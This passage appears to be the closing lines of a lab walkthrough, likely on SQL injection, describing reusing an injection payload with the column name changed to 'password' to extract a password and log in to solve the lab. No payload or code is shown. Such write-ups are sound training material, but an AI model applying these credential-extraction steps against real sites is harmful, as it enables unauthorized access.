column too so now we retrieve password using the same payload but change the column name to password.





And as we see here we got the password the onlt thing left to do is use this and log in into the site to solve the lab.



Done we have successfully solved the lab.

--END--